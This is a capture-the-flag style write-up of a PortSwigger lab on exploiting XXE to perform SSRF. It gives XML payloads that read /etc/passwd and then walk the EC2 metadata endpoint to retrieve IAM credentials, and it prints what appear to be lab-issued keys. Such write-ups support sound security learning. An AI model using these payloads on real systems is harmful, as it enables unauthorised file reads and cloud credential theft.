| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | XXE → SSRF → EC2 Metadata Exfiltration |
| Difficulty | Apprentice |
| Objective | Retrieve the IAM secret access key from the EC2 metadata endpoint at http://169.254.169.254/ |
Exploiting XXE to Perform SSRF Attacks — Writeup
Initial Observation

Same stock check feature as the previous lab — the request body is XML:
Confirming XXE works by pointing an entity at /etc/passwd:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE teto [<!ENTITY miku SYSTEM "file:///etc/passwd">]>
<stockCheck><productId>&miku;</productId><storeId>1</storeId></stockCheck>

File contents come back in the response. The parser resolves external entities and the value is reflected. Now instead of a file:// URI we can point the entity at an HTTP URL — the server will make the request on our behalf.
Attack Path
SSRF via XXE — Walking the EC2 Metadata API
The EC2 instance metadata service lives at http://169.254.169.254/ and is only reachable from within the instance itself. By pointing the XXE entity at that URL, we make the server fetch it for us and return the response in the error message.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE teto [<!ENTITY miku SYSTEM "http://169.254.169.254/">]>
<stockCheck><productId>&miku;</productId><storeId>1</storeId></stockCheck>
Response: Invalid product ID: latest
The metadata API returns directory-style responses — each path reveals the next level to navigate. We walk it step by step:
http://169.254.169.254/             → latest
http://169.254.169.254/latest       → meta-data
http://169.254.169.254/latest/meta-data                      → iam
http://169.254.169.254/latest/meta-data/iam                  → security-credentials
http://169.254.169.254/latest/meta-data/iam/security-credentials        → admin
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin  → credentials
Final payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE teto [<!ENTITY miku SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
<stockCheck><productId>&miku;</productId><storeId>1</storeId></stockCheck>

{
  "Code" : "Success",
  "LastUpdated" : "2026-05-28T03:51:35.996002888Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "A5Ek7hKPyisz7dGlPxTS",
  "SecretAccessKey" : "Xi2sAz2fnR6rbf4wMVwKxamXD1Y2IrCvo17yO88Y",
  "Token" : "UNkAXKdFswuXZYd9V2f5FinqR0ZOdp8KcBqv2mnebztcQUymejVTmNhnjQYiyyoZzE0oIPkreJIPVLS14Rny6aCQfVWaZOlSJbvKp3ZexqFIr4cYtVleCNbZPNK74tT6QoqkdfYPt6zgFYPRlx24zXR6noMRs15FsgShO4L4lQxv3c42MAFrL48AEXLuwnOkB21L46S7GhiF6pktz16wtAfVC7FtVxbEumV5e4w9sCpjp4vQ55SAp8Gans2x0LVy",
  "Expiration" : "2032-05-26T03:51:35.996002888Z"
}
Displaying this information will solve the lab o.o